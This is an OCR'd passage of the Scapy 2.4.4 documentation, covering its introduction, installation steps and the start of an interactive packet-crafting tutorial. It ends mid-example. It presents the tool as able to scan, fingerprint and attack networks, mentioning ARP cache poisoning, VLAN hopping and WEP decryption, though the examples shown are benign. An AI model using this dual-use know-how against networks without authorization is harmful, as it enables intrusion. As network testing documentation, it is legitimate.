Scapy Documentation

Release 2.4.4.

Philippe Biondi and the Scapy community

Nov 30, 2020

GENERAL DOCUMENTATION

Version 2.4.4.dev0

Release 2.4.4.

Date Nov 30, 2020

CHAPTER


ONE

INTRODUCTION

1.1 About Scapy

Scapy is a Python program that enables the user to send, sniff and dissect and forge network packets. This capability allows construction of tools that can probe, scan or attack networks.

In other words, Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. Scapy can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery. It can replace hping, arpspoof, arp-sk, arping, p0f and even some parts of Nmap, tcpdump, and tshark.



Scapy also performs very well on a lot of other specific tasks that most other tools can't handle, like sending invalid frames, injecting your own 802.11 frames, combining techniques (VLAN hopping+ARP cache poisoning, VOIP decoding on WEP encrypted channel, . . .), etc.

The idea is simple. Scapy mainly does two things: sending packets and receiving answers. You define a set of packets, it sends them, receives answers, matches requests with answers and returns a list of packet couples (request, answer) and a list of unmatched packets. This has the big advantage over tools like Nmap or hping that an answer is not reduced to (open/closed/filtered), but is the whole packet.

On top of this can be build more high level functions, for example, one that does traceroutes and give as a result only the start TTL of the request and the source IP of the answer. One that pings a whole network and gives the list of machines answering. One that does a portscan and returns a LaTeX report.

1.2 What makes Scapy so special

First, with most other networking tools, you won't build something the author did not imagine. These tools have been built for a specific goal and can't deviate much from it. For example, an ARP cache poisoning program won't let you use double 802.1q encapsulation. Or try to find a program that can send, say, an ICMP packet with padding (I said *padding*, not *payload*, see?). In fact, each time you have a new need, you have to build a new tool.

Second, they usually confuse decoding and interpreting. Machines are good at decoding and can help human beings with that. Interpretation is reserved for human beings. Some programs try to mimic this behavior. For instance they say "*this port is open*" instead of "*I received a SYN-ACK*". Sometimes they are right. Sometimes not. It's easier for beginners, but when you know what you're doing, you keep on trying to deduce what really happened from the program's interpretation to make your own, which is hard because you lost a big amount of information. And you often end up using `tcpdump -xX` to decode and interpret what the tool missed.

Third, even programs which only decode do not give you all the information they received. The network's vision they give you is the one their author thought was sufficient. But it is not complete, and you have a bias. For instance, do you know a tool that reports the Ethernet padding?

Scapy tries to overcome those problems. It enables you to build exactly the packets you want. Even if I think stacking a 802.1q layer on top of TCP has no sense, it may have some for somebody else working on some product I don't know. Scapy has a flexible model that tries to avoid such arbitrary limits. You're free to put any value you want in any field you want and stack them like you want. You're an adult after all.

In fact, it's like building a new tool each time, but instead of dealing with a hundred line C program, you only write 2 lines of Scapy.

After a probe (scan, traceroute, etc.) Scapy always gives you the full decoded packets from the probe, before any interpretation. That means that you can probe once and interpret many times, ask for a traceroute and look at the padding for instance.

1.2.1 Fast packet design


Other tools stick to the **program-that-you-run-from-a-shell** paradigm. The result is an awful syntax to describe a packet. For these tools, the solution adopted uses a higher but less powerful description, in the form of scenarios imagined by the tool's author. As an example, only the IP address must be given to a port scanner to trigger the **port scanning** scenario. Even if the scenario is tweaked a bit, you still are stuck to a port scan.

Scapy's paradigm is to propose a Domain Specific Language (DSL) that enables a powerful and fast description of any kind of packet. Using the Python syntax and a Python interpreter as the DSL syntax and interpreter has many advantages: there is no need to write a separate interpreter, users don't need to learn yet another language and they benefit from a complete, concise and very powerful language.

Scapy enables the user to describe a packet or set of packets as layers that are stacked one upon another. Fields of each layer have useful default values that can be overloaded. Scapy does not oblige the user to use predetermined methods or templates. This alleviates the requirement of writing a new tool each time a different scenario is required. In C, it may take an average of 60 lines to describe a packet. With Scapy, the packets to be sent may be described in only a single line with another line to print the result. 90% of the network probing tools can be rewritten in 2 lines of Scapy.

1.2.2 Probe once, interpret many

Network discovery is blackbox testing. When probing a network, many stimuli are sent while only a few of them are answered. If the right stimuli are chosen, the desired information may be obtained by the responses or the lack of responses. Unlike many tools, Scapy gives all the information, i.e. all the stimuli sent and all the responses received. Examination of this data will give the user the desired information. When the dataset is small, the user can just dig for it. In other cases, the interpretation of the data will depend on the point of view taken. Most tools choose the viewpoint and discard all the data not related to that point of view. Because Scapy gives the complete raw data, that data may be used many times allowing the viewpoint to evolve during analysis. For example, a TCP port scan may be probed and the data visualized as the result of the port scan. The data could then also be visualized with respect to the TTL of response packet. A new probe need not be initiated to adjust the viewpoint of the data.



1.2.3 Scapy decodes, it does not interpret

A common problem with network probing tools is they try to interpret the answers received instead of only decoding and giving facts. Reporting something like **Received a TCP Reset on port 80** is not subject to interpretation errors. Reporting **Port 80 is closed** is an interpretation that may be right most of the time but wrong in some specific contexts the tool's author did not imagine. For instance, some scanners tend to report a filtered TCP port when they receive an ICMP destination unreachable packet. This may be right, but in some cases, it means the packet was not filtered by the firewall but rather there was no host to forward the packet to.

Interpreting results can help users that don't know what a port scan is but it can also make more harm than good, as it injects bias into the results. What can tend to happen is that so that they can do the interpretation themselves, knowledgeable users will try to reverse engineer the tool's interpretation to derive the facts that triggered that interpretation. Unfortunately, much information is lost in this operation.

1.3 Quick demo

First, we play a bit and create four IP packets at once. Let's see how it works. We first instantiate the IP class. Then, we instantiate it again and we provide a destination that is worth four IP addresses (/30 gives the netmask). Using a Python idiom, we develop this implicit packet in a set of explicit packets. Then, we quit the interpreter. As we provided a session file, the variables we were working on are saved, then reloaded:

```
# ./run_scapy -s mysession
New session [mysession]
Welcome to Scapy (2.4.0)
>>> IP()
<IP |>
>>> target="www.target.com/30"
>>> ip=IP(dst=target)
>>> ip
<IP dst=<Net www.target.com/30> |>
>>> [p for p in ip]
[<IP dst=207.171.175.28 |>, <IP dst=207.171.175.29 |>,
 <IP dst=207.171.175.30 |>, <IP dst=207.171.175.31 |>]
>>> ^D
```

```
# ./run_scapy -s mysession
Using session [mysession]
Welcome to Scapy (2.4.0)
>>> ip
<IP dst=<Net www.target.com/30> |>
```

Now, let's manipulate some packets:

```
>>> IP()
<IP |>
>>> a=IP(dst="172.16.1.40")
>>> a
<IP dst=172.16.1.40 |>
>>> a.dst
'172.16.1.40'
>>> a.ttl
64
```


Let's say I want a broadcast MAC address, and IP payload to ketchup.com and to mayo.com, TTL value from 1 to 9, and an UDP payload:

```
>>> Ether(dst="ff:ff:ff:ff:ff:ff")
      /IP(dst=["ketchup.com","mayo.com"],ttl=(1,9))
      /UDP()
```

We have 18 packets defined in 1 line (1 implicit packet)

1.3.1 Sensible default values

Scapy tries to use sensible default values for all packet fields. If not overridden,

- IP source is chosen according to destination and routing table
- Checksum is computed
- Source MAC is chosen according to the output interface
- Ethernet type and IP protocol are determined by the upper layer

Example : Default Values for IP

```
>>> ls(IP)
version    : BitField              = (4)
ihl        : BitField              = (None)
tos        : XByteField            = (0)
len        : ShortField            = (None)
id         : ShortField            = (1)
flags      : FlagsField            = (0)
frag       : BitField              = (0)
ttl        : ByteField             = (64)
proto      : ByteEnumField         = (0)
chksum     : XShortField           = (None)
src        : Emph                  = (None)
dst        : Emph                  = ('127.0.0.1')
options    : IPoptionsField        = ('')
```

Other fields' default values are chosen to be the most useful ones:

- TCP source port is 20, destination port is 80.
- UDP source and destination ports are 53.
- ICMP type is echo request.

1.4 Learning Python

Scapy uses the Python interpreter as a command board. That means that you can directly use the Python language (assign variables, use loops, define functions, etc.)

If you are new to Python and you really don't understand a word because of that, or if you want to learn this language, take an hour to read the very good Python tutorial by Guido Van Rossum. After that, you'll know Python :) (really!). For a more in-depth tutorial Dive Into Python is a very good start too.

CHAPTER

TWO

DOWNLOAD AND INSTALLATION

2.1 Overview

0. Install Python 2.7.X or 3.4+.
1. *Download and install Scapy.*
2. *Follow the platform-specific instructions (dependencies)*.
3. (Optional): *Install additional software for special features*.
4. Run Scapy with root privileges.

Each of these steps can be done in a different way depending on your platform and on the version of Scapy you want to use. Follow the platform-specific instructions for more detail.

2.2 Scapy versions

Note: In Scapy v2 use `from scapy.all import *` instead of `from scapy import *`.

2.3 Installing Scapy v2.x

The following steps describe how to install (or update) Scapy itself. Dependent on your platform, some additional libraries might have to be installed to make it actually work. So please also have a look at the platform specific chapters on how to install those requirements.

Note: The following steps apply to Unix-like operating systems (Linux, BSD, Mac OS X). For Windows, see the *special chapter* below.

Make sure you have Python installed before you go on.

2.3.1 Latest release

Note: To get the latest versions, with bugfixes and new features, but maybe not as stable, see the *development version*.

Use pip:

```
$ pip install --pre scapy[basic]
```

In fact, since 2.4.3, Scapy comes in 3 bundles:

Bundle	Contains	Pip command
Default	Only Scapy	`pip install scapy`
Basic	Scapy & IPython. **Highly recommended**	`pip install --pre scapy[basic]`
Complete	Scapy & all its main dependencies	`pip install --pre scapy[complete]`

2.3.2 Current development version

If you always want the latest version with all new features and bugfixes, use Scapy's Git repository:

1. Install the Git version control system.
2. Check out a clone of Scapy's repository:

```
$ git clone https://github.com/secdev/scapy.git
```

Note: You can also download Scapy's latest version in a zip file:

```
$ wget --trust-server-names https://github.com/secdev/scapy/archive/master.zip   # or wget -O master.zip https://github.com/secdev/scapy/archive/master.zip
$ unzip master.zip
$ cd master
```

---

3. Install Scapy in the standard distutils way:

```
$ cd scapy
$ sudo python setup.py install
```

If you used Git, you can always update to the latest version afterwards:

```
$ git pull
$ sudo python setup.py install
```

Note: You can run scapy without installing it using the `run_scapy` (unix) or `run_scapy.bat` (Windows) script or running it directly from the executable zip file (see the previous section).

2.4 Optional Dependencies

For some special features, Scapy will need some dependencies to be installed. Most of those software are installable via `pip`. Here are the topics involved and some examples that you can use to try if your installation was successful.

- Plotting. `plot()` needs Matplotlib.

  Matplotlib is installable via `pip install matplotlib`

  ```
  >>> p=sniff(count=50)
  >>> p.plot(lambda x:len(x))
  ```

- 2D graphics. `psdump()` and `pdfdump()` need PyX which in turn needs a LaTeX distribution: texlive (Unix) or MikTex (Windows).

  Note: PyX requires version <=0.12.1 on Python 2.7. This means that on Python 2.7, it needs to be installed via `pip install pyx==0.12.1`. Otherwise `pip install pyx`

  ```
  >>> p=IP()/ICMP()
  >>> p.pdfdump("test.pdf")
  ```

- Graphs. `conversations()` needs Graphviz and ImageMagick.


  ```
  >>> p=rdpcap("myfile.pcap")
  >>> p.conversations(type="jpg", target="> test.jpg")
  ```


  Note: `Graphviz` and `ImageMagick` need to be installed separately, using your platform-specific package manager.

- 3D graphics. `trace3D()` needs VPython-Jupyter.

  VPython-Jupyter is installable via `pip install vpython`

  ```
  >>> a,u=traceroute(["www.python.org", "google.com","slashdot.org"])
  >>> a.trace3D()
  ```

- WEP decryption. `unwep()` needs cryptography. Example using a Weplap test file:

  Cryptography is installable via `pip install cryptography`

  ```
  >>> enc=rdpcap("weplab-64bit-AA-managed.pcap")
  >>> enc.show()
  >>> enc[0]
  >>> conf.wepkey="AA\x00\x00\x00"
  >>> dec=Dot11PacketList(enc).toEthernet()
  >>> dec.show()
  >>> dec[0]
  ```

- PKI operations and TLS decryption. cryptography is also needed.

- Fingerprinting. `nmap_fp()` needs Nmap. You need an old version (before v4.23) that still supports first generation fingerprinting.

```
>>> load_module("nmap")
>>> nmap_fp("192.168.0.1")
Begin emission:
Finished to send 8 packets.
Received 19 packets, got 4 answers, remaining 4 packets
(0.88749999999999996, ['Draytek Vigor 2000 ISDN router'])
```

- VOIP. `voip_play()` needs SoX.

2.5 Platform-specific instructions

As a general rule, you can toggle the **libpcap** integration *on* or *off* at any time, using:

```
from scapy.config import conf
conf.use_pcap = True
```

2.5.1 Linux native

Scapy can run natively on Linux, without libpcap.

- Install Python 2.7 or 3.4+.
- Install tcpdump and make sure it is in the $PATH. (It's only used to compile BPF filters (`-ddd option`))

- Make sure your kernel has Packet sockets selected (`CONFIG_PACKET`)
- If your kernel is < 2.6, make sure that Socket filtering is selected `CONFIG_FILTER`)

2.5.2 Debian/Ubuntu/Fedora

Make sure tcpdump is installed:

- Debian/Ubuntu:

```
$ sudo apt-get install tcpdump
```

- Fedora:

```
$ yum install tcpdump
```

Then install Scapy via `pip` or `apt` (bundled under `python-scapy`) All dependencies may be installed either via the platform-specific installer, or via PyPI. See *Optional Dependencies* for more information.

2.5.3 Mac OS X

On Mac OS X, Scapy **DOES work natively** since the recent versions. However, you may want to make Scapy use libpcap. You can choose to install it using either Homebrew or MacPorts. They both work fine, yet Homebrew is used to run unit tests with Travis CI.

Note: Libpcap might already be installed on your platform (for instance, if you have tcpdump). This is the case of OSX

Install using Homebrew

1. Update Homebrew:

```
$ brew update
```

2. Install libpcap:

```
$ brew install libpcap
```

Enable it In Scapy:


```
conf.use_pcap = True
```


Install using MacPorts

1. Update MacPorts:


```
$ sudo port -d selfupdate
```

2. Install libpcap:

```
$ sudo port install libpcap
```

Enable it In Scapy:

```
conf.use_pcap = True
```

2.5.4 OpenBSD

In a similar manner, to install Scapy on OpenBSD 5.9+, you **may** want to install libpcap, if you do not want to use the native extension:

```
$ doas pkg_add libpcap tcpdump
```

Then install Scapy via `pip` or `pkg_add` (bundled under `python-scapy`) All dependencies may be installed either via the platform-specific installer, or via PyPI. See *Optional Dependencies* for more information.


2.5.5 SunOS / Solaris

Solaris / SunOS requires `libpcap` (installed by default) to work.

Note: In fact, Solaris doesn't support *AF_PACKET*, which Scapy uses on Linux, but rather uses its own system *DLPI*. See this page. We prefer using the very universal *libpcap* that spending time implementing support for *DLPI*.

2.5.6 Windows

Scapy is primarily being developed for Unix-like systems and works best on those platforms. But the latest version of Scapy supports Windows out-of-the-box. So you can use nearly all of Scapy's features on your Windows machine as well.



You need the following software in order to install Scapy on Windows:


- Python: Python 2.7.X or 3.4+. After installation, add the Python installation directory and its Scripts subdirectory to your PATH. Depending on your Python version, the defaults would be `C:\Python27` and `C:\Python27\Scripts` respectively.
- Npcap: the latest version. Default values are recommended. Scapy will also work with Winpcap.
- Scapy: latest development version from the Git repository. Unzip the archive, open a command prompt in that directory and run `python setup.py install`.

Just download the files and run the setup program. Choosing the default installation options should be safe. (In the case of `Npcap`, Scapy **will work** with `802.11` option enabled. You might want to make sure that this is ticked when installing).

After all packages are installed, open a command prompt (cmd.exe) and run Scapy by typing `scapy`. If you have set the PATH correctly, this will find a little batch file in your `C:\Python27\Scripts` directory and instruct the Python interpreter to load Scapy.

If really nothing seems to work, consider skipping the Windows version and using Scapy from a Linux Live CD – either in a virtual machine on your Windows host or by booting from CDROM: An older version of Scapy is already included in grml and BackTrack for example. While using the Live CD you can easily upgrade to the latest Scapy version by using the *above installation methods*.

Screenshot



Known bugs

You may bump into the following bugs, which are platform-specific, if Scapy didn't manage work around them automatically:

- You may not be able to capture WLAN traffic on Windows. Reasons are explained on the Wireshark wiki and in the WinPcap FAQ. Try switching off promiscuous mode with `conf.sniff_promisc=False`.
- Packets sometimes cannot be sent to localhost (or local IP addresses on your own host).

Winpcap/Npcap conflicts

As `Winpcap` is becoming old, it's recommended to use `Npcap` instead. `Npcap` is part of the `Nmap` project.

Note: This does NOT apply for Windows XP, which isn't supported by Npcap.

1. If you get the message `'Winpcap is installed over Npcap.'` it means that you have installed both Winpcap and Npcap versions, which isn't recommended.

You may first **uninstall winpcap from your Program Files**, then you will need to remove:

```
C:/Windows/System32/wpcap.dll
C:/Windows/System32/Packet.dll
```

And if you are on an x64 machine:

```
C:/Windows/SysWOW64/wpcap.dll
C:/Windows/SysWOW64/Packet.dll
```

To use `Npcap` instead, as those files are not removed by the `Winpcap` un-installer.

2. If you get the message `'The installed Windump version does not work with Npcap'` it surely means that you have installed an old version of `Windump`, made for `Winpcap`. Download the correct one on https://github.com/hsluoyz/WinDump/releases

In some cases, it could also mean that you had installed `Npcap` and `Winpcap`, and that `Windump` is using `Winpcap`. Fully delete `Winpcap` using the above method to solve the problem.

2.6 Build the documentation offline

The Scapy project's documentation is written using reStructuredText (files *.rst) and can be built using the Sphinx python library. The official online version is available on readthedocs.

2.6.1 HTML version

The instructions to build the HTML version are:

```
(activate a virtualenv)
pip install sphinx
cd doc/scapy
make html
```

You can now open the resulting HTML file `_build/html/index.html` in your favorite web browser.

To use the ReadTheDocs' template, you will have to install the corresponding theme with:

```
pip install sphinx_rtd_theme
```


2.6.2 UML diagram

Using `pyreverse` you can build a UML representation of the Scapy source code's object hierarchy. Here is an example of how to build the inheritance graph for the Fields objects :


```
(activate a virtualenv)
pip install pylint
cd scapy/
pyreverse -o png -p fields scapy/fields.py
```


This will generate a `classes_fields.png` picture containing the inheritance hierarchy. Note that you can provide as many modules or packages as you want, but the result will quickly get unreadable.

To see the dependencies between the DHCP layer and the ansmachine module, you can run:

```
pyreverse -o png -p dhcp_ans scapy/ansmachine.py scapy/layers/dhcp.py scapy/packet.py
```

In this case, Pyreverse will also generate a `packages_dhcp_ans.png` showing the link between the different python modules provided.

CHAPTER

THREE

USAGE

3.1 Starting Scapy

Scapy's interactive shell is run in a terminal session. Root privileges are needed to send the packets, so we're using `sudo` here:

```
$ sudo ./scapy
Welcome to Scapy (2.4.0)
>>>
```

On Windows, please open a command prompt (`cmd.exe`) and make sure that you have administrator privileges:


```
C:\>scapy
Welcome to Scapy (2.4.0)
>>>
```


If you do not have all optional packages installed, Scapy will inform you that some features will not be available:


```
INFO: Can't import python matplotlib wrapper. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
```

The basic features of sending and receiving packets should still work, though.

3.1.1 Customizing the Terminal

Before you actually start using Scapy, you may want to configure Scapy to properly render colors on your terminal. To do so, set `conf.color_theme` to one of of the following themes:

```
DefaultTheme, BrightTheme, RastaTheme, ColorOnBlackTheme, BlackAndWhite,␣
↪HTMLTheme, LatexTheme
```

For instance:

```
conf.color_theme = BrightTheme()
```

Other parameters such as `conf.prompt` can also provide some customization. Note Scapy will update the shell automatically as soon as the `conf` values are changed.

3.2 Interactive tutorial

This section will show you several of Scapy's features with Python 2. Just open a Scapy session as shown above and try the examples yourself.

3.2.1 First steps


Let's build a packet and play with it:

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>> a.ttl
64
```


3.2.2 Stacking layers

The / operator has been used as a composition operator between two layers. When doing so, the lower layer can have one or more of its defaults fields overloaded according to the upper layer. (You still can give the value you want). A string can be used as a raw layer.


```
>>> IP()
<IP |>
>>> IP()/TCP()
<IP frag=0 proto=TCP |<TCP |>>
>>> Ether()/IP()/TCP()
<Ether type=0x800 |<IP frag=0 proto=TCP |<TCP |>>>
>>> IP()/TCP()/"GET / HTTP/1.0\r\n\r\n"
<IP frag=0 proto=TCP |<TCP |<Raw load='GET / HTTP/1.0\r\n\r\n' |>>>
>>> Ether()/IP()/IP()/UDP()
<Ether type=0x800 |<IP frag=0 proto=IP |<IP frag=0 proto=UDP |<UDP |>>>>
>>> IP(proto=55)/TCP()
<IP frag=0 proto=55 |<TCP |>>
```



Each packet can be built or dissected (note: in Python _ (underscore) is the latest result):

```
>>> raw(IP())
'E\x00\x00\x14\x00\x01\x00\x00@\x00|\xe7\x7f\x00\x00\x01\x7f\x00\x00\x01'
>>> IP(_)
<IP version=4L ihl=5L tos=0x0 len=20 id=1 flags= frag=0L ttl=64 proto=IP
 chksum=0x7ce7 src=127.0.0.1 dst=127.0.0.1 |>
>>>  a=Ether()/IP(dst="www.slashdot.org")/TCP()/"GET /index.html HTTP/1.0 \
↪n\n"
>>>  hexdump(a)
00 02 15 37 A2 44 00 AE F3 52 AA D1 08 00 45 00  ...7.D...R....E.
00 43 00 01 00 00 40 06 78 3C C0 A8 05 15 42 23  .C....@.x<....B#
FA 97 00 14 00 50 00 00 00 00 00 00 00 00 50 02  .....P........P.
20 00 BB 39 00 00 47 45 54 20 2F 69 6E 64 65 78   ..9..GET /index
2E 68 74 6D 6C 20 48 54 54 50 2F 31 2E 30 20 0A  .html HTTP/1.0 .
0A                                               .
>>> b=raw(a)
>>> b
'\x00\x02\x157\xa2D\x00\xae\xf3R\xaa\xd1\x08\x00E\x00\x00C\x00\x01\x00\
↪x00@\x06x<\xc0
 \xa8\x05\x15B#\xfa\x97\x00\x14\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x02 \
↪x00
 \xbb9\x00\x00GET /index.html HTTP/1.0 \n\n'
>>> c=Ether(b)
>>> c
<Ether dst=00:02:15:37:a2:44 src=00:ae:f3:52:aa:d1 type=0x800 |<IP␣
↪version=4L
 ihl=5L tos=0x0 len=67 id=1 flags= frag=0L ttl=64 proto=TCP chksum=0x783c
 src=192.168.5.21 dst=66.35.250.151 options='' |<TCP sport=20 dport=80␣
↪seq=0L
 ack=0L dataofs=5L reserved=0L flags=S window=8192 chksum=0xbb39 urgptr=0
 options=[] |<Raw load='GET /index.html HTTP/1.0 \n\n' |>>>>
```


We see that a dissected packet has all its fields filled. That's because I consider that each field has its value imposed by the original string. If this is too verbose, the method hide_defaults() will delete every field that has the same value as the default:

```
>>> c.hide_defaults()
>>> c
<Ether dst=00:0f:66:56:fa:d2 src=00:ae:f3:52:aa:d1 type=0x800 |<IP ihl=5L␣
↪len=67
 frag=0 proto=TCP chksum=0x783c src=192.168.5.21 dst=66.35.250.151 |<TCP␣
↪dataofs=5L
 chksum=0xbb39 options=[] |<Raw load='GET /index.html HTTP/1.0 \n\n' |>>>>
```

3.2.3 Reading PCAP files


You can read packets from a pcap file and write them to a pcap file.

```
>>> a=rdpcap("/spare/captures/isakmp.cap")
>>> a
<isakmp.cap: UDP:721 TCP:0 ICMP:0 Other:0>
```

3.2.4 Graphical dumps (PDF, PS)

If you have PyX installed, you can make a graphical PostScript/PDF dump of a packet or a list of packets (see the ugly PNG image below. PostScript/PDF are far better quality…):

```
>>> a[423].pdfdump(layer_shift=1)
>>> a[423].psdump("/tmp/isakmp_pkt.eps",layer_shift=1)
```



Command	Effect
raw(pkt)	assemble the packet
hexdump(pkt)	have a hexadecimal dump
ls(pkt)	have the list of fields values
pkt.summary()	for a one-line summary
pkt.show()	for a developed view of the packet
pkt.show2()	same as show but on the assembled packet (checksum is calculated, for instance)
pkt.sprintf()	fills a format string with fields values of the packet
pkt.decode_payload_as()	changes the way the payload is decoded
pkt.psdump()	draws a PostScript diagram with explained dissection
pkt.pdfdump()	draws a PDF with explained dissection
pkt.command()	return a Scapy command that can generate the packet

3.2.5 Generating sets of packets

For the moment, we have only generated one packet. Let see how to specify sets of packets as easily. Each field of the whole packet (ever layers) can be a set. This implicitly defines a set of packets, generated using a kind of cartesian product between all the fields.

```
>>> a=IP(dst="www.slashdot.org/30")
>>> a
<IP  dst=Net('www.slashdot.org/30') |>
>>> [p for p in a]
[<IP dst=66.35.250.148 |>, <IP dst=66.35.250.149 |>,
 <IP dst=66.35.250.150 |>, <IP dst=66.35.250.151 |>]
>>> b=IP(ttl=[1,2,(5,9)])
>>> b
<IP ttl=[1, 2, (5, 9)] |>
>>> [p for p in b]
[<IP ttl=1 |>, <IP ttl=2 |>, <IP ttl=5 |>, <IP ttl=6 |>,
 <IP ttl=7 |>, <IP ttl=8 |>, <IP ttl=9 |>]
>>> c=TCP(dport=[80,443])
>>> [p for p in a/c]
